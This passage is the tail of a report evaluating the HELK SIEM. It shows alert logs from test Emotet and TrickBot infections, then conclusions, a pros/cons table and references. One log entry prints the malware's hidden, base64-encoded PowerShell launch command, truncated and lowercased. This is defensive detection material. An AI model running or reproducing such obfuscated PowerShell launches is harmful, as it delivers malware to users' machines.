t match_body.process_command_line	powershell -w hidden -enco jabmahuacgbkaho abgb2ag4azqbzag0aaqb0ad0ajwbnahoazabhahcaegbjahiaygbyaccaowa kaeqabab2aheabwbhagsacqbzacaapqagaccanaayadqajwa7acqarqbkahc adqbwagiacabvahyazgbxagqabqa9accatabyagqaygbtagyabgbsaccaowa kaeoaeqbiagoabqbpaheacgbpagcapqakaguabgb2adoadqbzaguacgbwahi abwbmagkabablacsajwbcaccakwakaeqabab2aheabwbhagsacqbzacsajwa uaguaeablaccaowakafkaegbqaqqacqbsaq8azqb2aqkavqb3ad0ajwbtaq8
# match_body.process_id	7,900
t match_body.process_mandatory_rid_label	SECURITY_MANDATORY_MEDIUM_RID
t match_body.process_mandatory_sid	S-1-16-8192
t match_body.process_name	powershell.exe
t match_body.process_parent_name	wmiprvse.exe
t match_body.process_parent_path	c:\windows\system32\wbem\wmiprvse.exe
t match_body.process_path	c:\windows\system32\windowspowershell\v1.0\powershell.exe

Figure 52: Malware infection detection – Emotet -1




25 hits

Feb 27, 2020 @ 20:54:30.377 - Feb 27, 2020 @ 21:24:30.377 — Auto

Time	RuleName	rule_name
Feb 27, 2020 @ 21:23:13.416	-	WMI-Spawning-Windows-PowerShell_0
Feb 27, 2020 @ 21:22:18.290	-	PowerShell-Network-Connections_0
Feb 27, 2020 @ 21:22:18.278	-	PowerShell-Network-Connections_0
Feb 27, 2020 @ 21:22:18.270	-	PowerShell-Network-Connections_0
Feb 27, 2020 @ 21:22:18.262	-	PowerShell-Network-Connections_0


Figure 53: Malware infection detection – Emotet - 2



Time	RuleName	rule_name
Feb 27, 2020 @ 21:26:13.848	-	PowerShell-Network-Connections_0
Feb 27, 2020 @ 21:26:08.098	-	Windows-Suspicious-Powershell-commands_0
Feb 27, 2020 @ 21:26:03.682	-	Windows-Processes-Suspicious-Parent-Directory_0
Feb 27, 2020 @ 21:25:57.756	-	Suspicious-Windows-Mangement-Instrumentation-DLL-Loaded-Via-Microsoft-Word_0
Feb 27, 2020 @ 21:25:51.128	-	Antivirus-Relevant-File-Paths-Alerts_0


Figure 54: Malware infection detection – Emotet - 3

- TrickBot:



Time	RuleName	rule_name
Feb 27, 2020 @ 21:36:17.120	-	Windows-Processes-Suspicious-Parent-Directory_0
Feb 27, 2020 @ 21:35:30.132	-	Suspicious-Svchost-Process_0

Figure 55: Malware infection detection – Trickbot - 1




```
t  match_body.process_mandatory_rid_label     SECURITY_MANDATORY_HIGH_RID
t  match_body.process_mandatory_sid           S-1-16-12288
t  match_body.process_name                    svchost.exe
t  match_body.process_parent_name             qшյ⎣ըcqшյ⎣ըпфpкeыqшյ⎣ը.exe
t  match_body.process_parent_path             c:\programdata\qшյ⎣ըcqшյ⎣ըпфpкeыqшյ⎣ը.exe
t  match_body.process_path                    c:\windows\system32\svchost.exe
```

Figure 56: Malware infection detection – Trickbot -2

Below we can see the activity logged by the victim's workstation, after the aforementioned infection.

Please note that the activity is constant.



```
>  Feb 27, 2020 @ 21:36:54.745   -   Antivirus-Relevant-File-Paths-Alerts_0
>  Feb 27, 2020 @ 21:36:34.326   -   Suspicious-Svchost-Process_0
>  Feb 27, 2020 @ 21:36:25.504   -   WMI-Spawning-Windows-PowerShell_0
>  Feb 27, 2020 @ 21:36:19.083   -   PowerShell-Network-Connections_0
>  Feb 27, 2020 @ 21:36:17.126   -   Windows-Processes-Suspicious-Parent-Directory_0
>  Feb 27, 2020 @ 21:36:01.167   -   Suspicious-Windows-Mangement-Instrumentation-DLL-Loaded-Via-Microsoft-Word_0
>  Feb 27, 2020 @ 21:35:54.707   -   Windows-Suspicious-Powershell-commands_0
>  Feb 27, 2020 @ 21:35:53.990   -   Antivirus-Relevant-File-Paths-Alerts_0
>  Feb 27, 2020 @ 21:35:30.137   -   Suspicious-Svchost-Process_0
>  Feb 27, 2020 @ 21:35:29.546   -   WMI-Spawning-Windows-PowerShell_0
>  Feb 27, 2020 @ 21:35:14.855   -   PowerShell-Network-Connections_0
>  Feb 27, 2020 @ 21:35:12.604   -   Windows-Processes-Suspicious-Parent-Directory_0
>  Feb 27, 2020 @ 21:34:58.995   -   Suspicious-Windows-Mangement-Instrumentation-DLL-Loaded-Via-Microsoft-Word_0
>  Feb 27, 2020 @ 21:34:57.310   -   Antivirus-Relevant-File-Paths-Alerts_0
>  Feb 27, 2020 @ 21:34:52.570   -   Windows-Suspicious-Powershell-commands_0
>  Feb 27, 2020 @ 21:34:26.222   -   WMI-Spawning-Windows-PowerShell_0
>  Feb 27, 2020 @ 21:34:11.398   -   PowerShell-Network-Connections_0
>  Feb 27, 2020 @ 21:34:10.088   -   Windows-Processes-Suspicious-Parent-Directory_0
>  Feb 27, 2020 @ 21:34:01.803   -   Antivirus-Relevant-File-Paths-Alerts_0
>  Feb 27, 2020 @ 21:34:01.069   -   Suspicious-Windows-Mangement-Instrumentation-DLL-Loaded-Via-Microsoft-Word_0
```

Figure 57: Malware infection detection - Persistence

6. Conclusions

Going through the whole process of installation – configuration – testing, several conclusions have been made that help us determine the level of efficiency of HELK Siem.

- Speed: The whole procedure and usage of HELK is impressively fast. The queries are executed at very short time. Also, the filter are applied very easily and almost with real-time results

- Installation: The installation process was easy and straight-forward. Despite the lack of documentation, to install and update the HELK instance is a quite fast and easy procedure.
- Structure: The fact that the whole appliance consists of several dockers, makes the configuration quite complex. The level of scalability is quite low as several modifications need to be done at each system before the implementation.
- UI: The user interface is based on Kibana architecture which makes it very friendly, with a lot of presenting capabilities and analytics figures.
- Detection Level: As mentioned earlier, many of the rules were triggered successfully. Despite that, the false negative ration is not at acceptable level and many of the rules are not functional.
- Cost: All of the base components of HELK appliance are open-source and distributed free. It should be mentioned though that several quite useful plugins that are currently developed, can only be used with payed lisence.

PROS	**CONS**
Fast	Low scalability
Low number of dependencies	Complexity of dockers
Easily Updated	Outdated / Broken Rules
Fast Installation	No documentation
User Friendly UI	Unimplemented Capabilities
Open-Source	
Potentials	

Figure 58: Helk Pros – Cons Table

7. References

- https://github.com/Cyb3rWard0g/HELK
- https://posts.specterops.io/welcome-to-helk-enabling-advanced-analytics-capabilities-f0805d0bb3e8
- https://www.bountysource.com/teams/helk/issues
- https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-1-installing-silketw-6eb74815e4a0
- https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-2-shipping-etw-events-to-helk-16837116d2f5
- https://posts.specterops.io/welcome-to-helk-enabling-advanced-analytics-capabilities-f0805d0bb3e8
- https://isc.sans.edu/forums/diary/Threat+Hunting+Adversary+Emulation+The+HELK+vs+APTSimulator+Part+1/23525/
- https://sectechno.com/helk-the-hunting-elk-framework/

- https://posts.specterops.io/what-the-helk-sigma-integration-via-elastalert-6edf1715b02
- https://cyberwardog.blogspot.com/2018/04/welcome-to-helk-enabling-advanced_9.html
- https://www.elastic.co/blog/monitoring-windows-logons-with-winlogbeat